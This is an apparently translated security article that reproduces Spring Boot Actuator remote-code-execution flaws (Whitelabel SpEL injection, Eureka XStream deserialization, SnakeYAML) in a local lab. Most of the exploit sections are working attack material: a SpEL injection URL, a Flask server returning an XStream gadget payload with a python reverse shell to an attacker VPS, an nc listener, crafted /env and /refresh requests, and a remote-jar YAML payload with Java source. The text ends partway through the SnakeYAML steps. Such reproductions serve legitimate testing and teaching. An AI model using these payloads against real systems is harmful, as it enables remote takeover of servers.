Spring Boot Actuator Vulnerability Reproduction Collection
Spring Boot Actuator unauthorized access vulnerabilities are still encountered during routine testing and can lead to RCE under certain conditions, making them worth investigating; this article reproduces a series of these vulnerabilities, primarily with reference to LandGrey/SpringBootVulExploit.
Read in Chinese→Introduction
Spring Boot Actuator unauthorized access vulnerabilities can still be encountered during routine testing. Under certain circumstances, this type of unauthorized access can lead to RCE, so it remains valuable to investigate. The following sections reproduce this series of vulnerabilities.
The reproductions are primarily based on this article:
Introduction to Spring Boot Actuator
Spring Boot Actuator endpoints are publicly exposed through JMX and HTTP. Most of the time, we use HTTP-based Actuator endpoints because they can easily be accessed through a browser, CURL commands, shell scripts, and other methods.
Some useful Actuator endpoints are:
Unauthorized Access to Spring Boot Actuator
/dump - 显示线程转储(包括堆栈跟踪)
/autoconfig - 显示自动配置报告
/configprops - 显示配置属性
/trace - 显示最后几条HTTP消息(可能包含会话标识符)
/logfile - 输出日志文件的内容
/shutdown - 关闭应用程序
/info - 显示应用信息
/metrics - 显示当前应用的’指标’信息
/health - 显示应用程序的健康指标
/beans - 显示Spring Beans的完整列表
/mappings - 显示所有MVC控制器映射
/env - 提供对配置环境的访问
/restart - 重新启动应用程序- In Spring Boot Actuator 1.x, the default starting path for built-in routes is
/, while in 2.x, the starting path is standardized as/actuator - The default names of Spring Boot Actuator’s built-in routes, such as
/env, are sometimes modified by developers, for example to/appenv
Whitelabel Error Page SpEL RCE
1 Affected Versions:
- Affected versions:
1.1.0-1.1.12
1.2.0-1.2.7
1.3.0
2 Vulnerability Principle:
- Exploitation requires the use of Spring Boot’s default error page (Whitelabel Error Page)
-
When Spring Boot encounters an error while processing a parameter value, execution enters the
org.springframework.util.PropertyPlaceholderHelperclass -
At this point, the parameter value in the URL is recursively parsed using the
parseStringValuemethod -
Any content enclosed by
${}is parsed and executed as a SpEL expression by theresolvePlaceholdermethod of theorg.springframework.boot.autoconfigure.web.ErrorMvcAutoConfigurationclass, resulting in an RCE vulnerability
3 Verification and Detection Method:
Step 1: Find a location that accepts parameters normally

For example, accessing /article may cause the page to return a status code 500 error: Whitelabel Error Page
Step 2: Execute a SpEL expression

Enter /article?id=${7*7}. If the error page calculates 7*7 and displays the result, 49, on the page, it can generally be confirmed that the target contains a SpEL expression injection vulnerability.
4 Exploitation Method:
Convert from string format into 0x** Java byte form to facilitate arbitrary code execution:
# author: Zeo
# python: 3.7
# software: PyCharm

"""
文件说明:转换字节码
"""
# coding: utf-8

result = ""
target = 'open -a Calculator'
for x in target:
    result += hex(ord(x)) + ","
print(result.rstrip(','))
Normal access:

http://127.0.0.1:9091/article?id=66Execute the open \-a Calculator command:
http://127.0.0.1:8080/article?id=${T(java.lang.Runtime).getRuntime().exec(new%20String(new%20byte[]{0x6f,0x70,0x65,0x6e,0x20,0x2d,0x61,0x20,0x43,0x61,0x6c,0x63,0x75,0x6c,0x61,0x74,0x6f,0x72}))}
```
#### Setting Up the Vulnerable Environment:
https://github.com/LandGrey/SpringBootVulExploit/tree/master/repository/springboot-spel-rce
# Eureka XStream Deserialization RCE
## 1 Exploitation Requirements:
- The target website's `/env` endpoint can be accessed via a POST request to set properties
- The target website's `/refresh` endpoint can be accessed via a POST request to refresh the configuration \(the `spring-boot-starter-actuator` dependency is present\)
- The target uses `eureka-client` < 1.8.7 (usually included in the `spring-cloud-starter-netflix-eureka-client` dependency)
- The target can send requests to the attacker's HTTP server (outbound Internet access is available)
## 2 Vulnerability Mechanism:
1. The eureka.client.serviceUrl.defaultZone property is set to the URL address of a malicious external eureka server
2. refresh causes the target machine to request the remote URL, and the preconfigured fake eureka server returns a malicious payload
3. The relevant dependencies on the target machine parse the payload, triggering XStream deserialization and resulting in an RCE vulnerability
## 3 Vulnerable Environment:
[repository/springboot-eureka-xstream-rce](https://github.com/LandGrey/SpringBootVulExploit/tree/master/repository/springboot-eureka-xstream-rce)
## 4 Vulnerability Reproduction

### Normal Access:```
http://127.0.0.1:9093/env
```
### The Required Dependencies Are Present

### Use nc to Listen on a Port and Wait for a Reverse Shell

### Host a Website That Serves a Malicious XStream Payload
Run the malicious script, and modify the reverse shell IP address and port number in the script as appropriate.```python
#!/usr/bin/env python
# coding: utf-8
# -**- Author: LandGrey -**-
from flask import Flask, Response
app = Flask(__name__)
@app.route('/', defaults={'path': ''})
@app.route('/<path:path>', methods=['GET', 'POST'])
def catch_all(path):
xml = """<linked-hash-set>
<jdk.nashorn.internal.objects.NativeString>
<value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
<dataHandler>
<dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
<is class="javax.crypto.CipherInputStream">
<cipher class="javax.crypto.NullCipher">
<serviceIterator class="javax.imageio.spi.FilterIterator">
<iter class="javax.imageio.spi.FilterIterator">
<iter class="java.util.Collections$EmptyIterator"/>
<next class="java.lang.ProcessBuilder">
<command>
<string>/bin/bash</string>
<string>-c</string>
<string>python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("VPSIP",4443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'</string>
</command>
<redirectErrorStream>false</redirectErrorStream>
</next>
</iter>
<filter class="javax.imageio.ImageIO$ContainsFilter">
<method>
<class>java.lang.ProcessBuilder</class>
<name>start</name>
<parameter-types/>
</method>
<name>foo</name>
</filter>
<next class="string">foo</next>
</serviceIterator>
<lock/>
</cipher>
<input class="java.lang.ProcessBuilder$NullInputStream"/>
<ibuffer></ibuffer>
</is>
</dataSource>
</dataHandler>
</value>
</jdk.nashorn.internal.objects.NativeString>
</linked-hash-set>"""
return Response(xml, mimetype='application/xml')
if __name__ == "__main__":
app.run(host='0.0.0.0', port=777)
```### Set the eureka.client.serviceUrl.defaultZone Property
```
POST /env HTTP/1.1
Host: 127.0.0.1:9093
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
eureka.client.serviceUrl.defaultZone=http://VPSIP:777/example

```### Refresh Configuration```
POST /refresh HTTP/1.1
Host: 127.0.0.1:9093
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```
Successfully obtained a reverse shell

## 5 Exploitation Method:
##### Step 1: Host a website that responds with a malicious XStream payload
A [sample Python script](https://raw.githubusercontent.com/LandGrey/SpringBootVulExploit/master/codebase/springboot-xstream-rce.py) that depends on Flask and meets the requirements is provided. It uses the Python installation available on the target Linux machine to establish a reverse shell.
Run the above script with Python on a server under your control, and modify the reverse shell IP address and port number in the script as appropriate.
##### Step 2: Listen on the reverse shell port
Typically, use nc to listen on the port and wait for the reverse shell connection.```
nc -lvp 443
```##### Step 3: Configure the eureka.client.serviceUrl.defaultZone property
spring 1.x```
POST /env
Content-Type: application/x-www-form-urlencoded
eureka.client.serviceUrl.defaultZone=http://your-vps-ip/examplespring 2.x
POST /actuator/env
Content-Type: application/json

{"name":"eureka.client.serviceUrl.defaultZone","value":"http://your-vps-ip/example"}
```##### Step 4: Refresh the Configuration

spring 1.x```
POST /refresh
Content-Type: application/x-www-form-urlencoded
spring 2.x
POST /actuator/refresh
Content-Type: application/json
```# spring cloud SnakeYAML RCE
## 1 Exploitation Prerequisites:
- The target website's `/env` endpoint accepts POST requests to set properties
- The target website's `/refresh` endpoint accepts POST requests to refresh the configuration (requires the `spring-boot-starter-actuator` dependency)
- The target uses a version of `spring-cloud-starter` earlier than 1.3.0.RELEASE
- The target can send requests to the attacker's HTTP server (outbound Internet access is available)
## 2 Exploitation Method:
### Step 1: Host the yml and jar files
Start a simple HTTP server on a VPS under your control. Use a standard HTTP service port (80 or 443) whenever possible.```
# 使用 python 快速开启 http server
python2 -m SimpleHTTPServer 80
python3 -m http.server 80
```

Place the file `example.yml` with the `yml` extension in the website's root directory. Its contents are as follows:```
!!javax.script.ScriptEngineManager [
!!java.net.URLClassLoader [[
!!java.net.URL ["http://your-vps-ip/example.jar"]
]]
]
```
Place the file `example.jar` with the `jar` suffix in the website root directory. Its contents should be the code to execute.
For code authoring and compilation instructions, refer to \(https://github.com/artsploit/yaml-payload\).
AwesomeScriptEngineFactory.java```java
package artsploit;
import javax.script.ScriptEngine;
import javax.script.ScriptEngineFactory;
import java.io.IOException;
import java.util.List;
public class AwesomeScriptEngineFactory implements ScriptEngineFactory {
public AwesomeScriptEngineFactory() {
try {
Runtime.getRuntime().exec("dig quonwz.dnslog.cn");
Runtime.getRuntime().exec("/Applications/Calculator.app/Contents/MacOS/Calculator");
} catch (IOException e) {
e.printStackTrace();
}
}
@Override
public String getEngineName() {
return null;
}
@Override
public String getEngineVersion() {
return null;
}
@Override
public List<String> getExtensions() {
return null;
}
@Override
public List<String> getMimeTypes() {
return null;
}
@Override
public List<String> getNames() {
return null;
}
@Override
public String getLanguageName() {
return null;
}
@Override
public String getLanguageVersion() {
return null;
}
@Override
public Object getParameter(String key) {
return null;
}
@Override
public String getMethodCallSyntax(String obj, String m, String... args) {
return null;
}
@Override
public String getOutputStatement(String toDisplay) {
return null;
}
@Override
public String getProgram(String... statements) {
return null;
}
@Override
public ScriptEngine getScriptEngine() {
return null;
}
}

```Packaging command```
javac src/artsploit/AwesomeScriptEngineFactory.java
jar -cvf yaml-payload.jar -C src/ .
```Packaging complete
### Step 2: Set the spring.cloud.bootstrap.location property
spring 1.x```
POST /env
Content-Type: application/x-www-form-urlencoded
spring.cloud.bootstrap.location=http://your-vps-ip/example.yml![]()
spring 2.x
POST /actuator/env
Content-Type: application/json

{"name":"spring.cloud.bootstrap.location","value":"http://your-vps-ip/example.yml"}
```### Step 3: Refresh the Configuration

spring 1.x```
POST /refresh
Content-Type: application/x-www-form-urlencoded
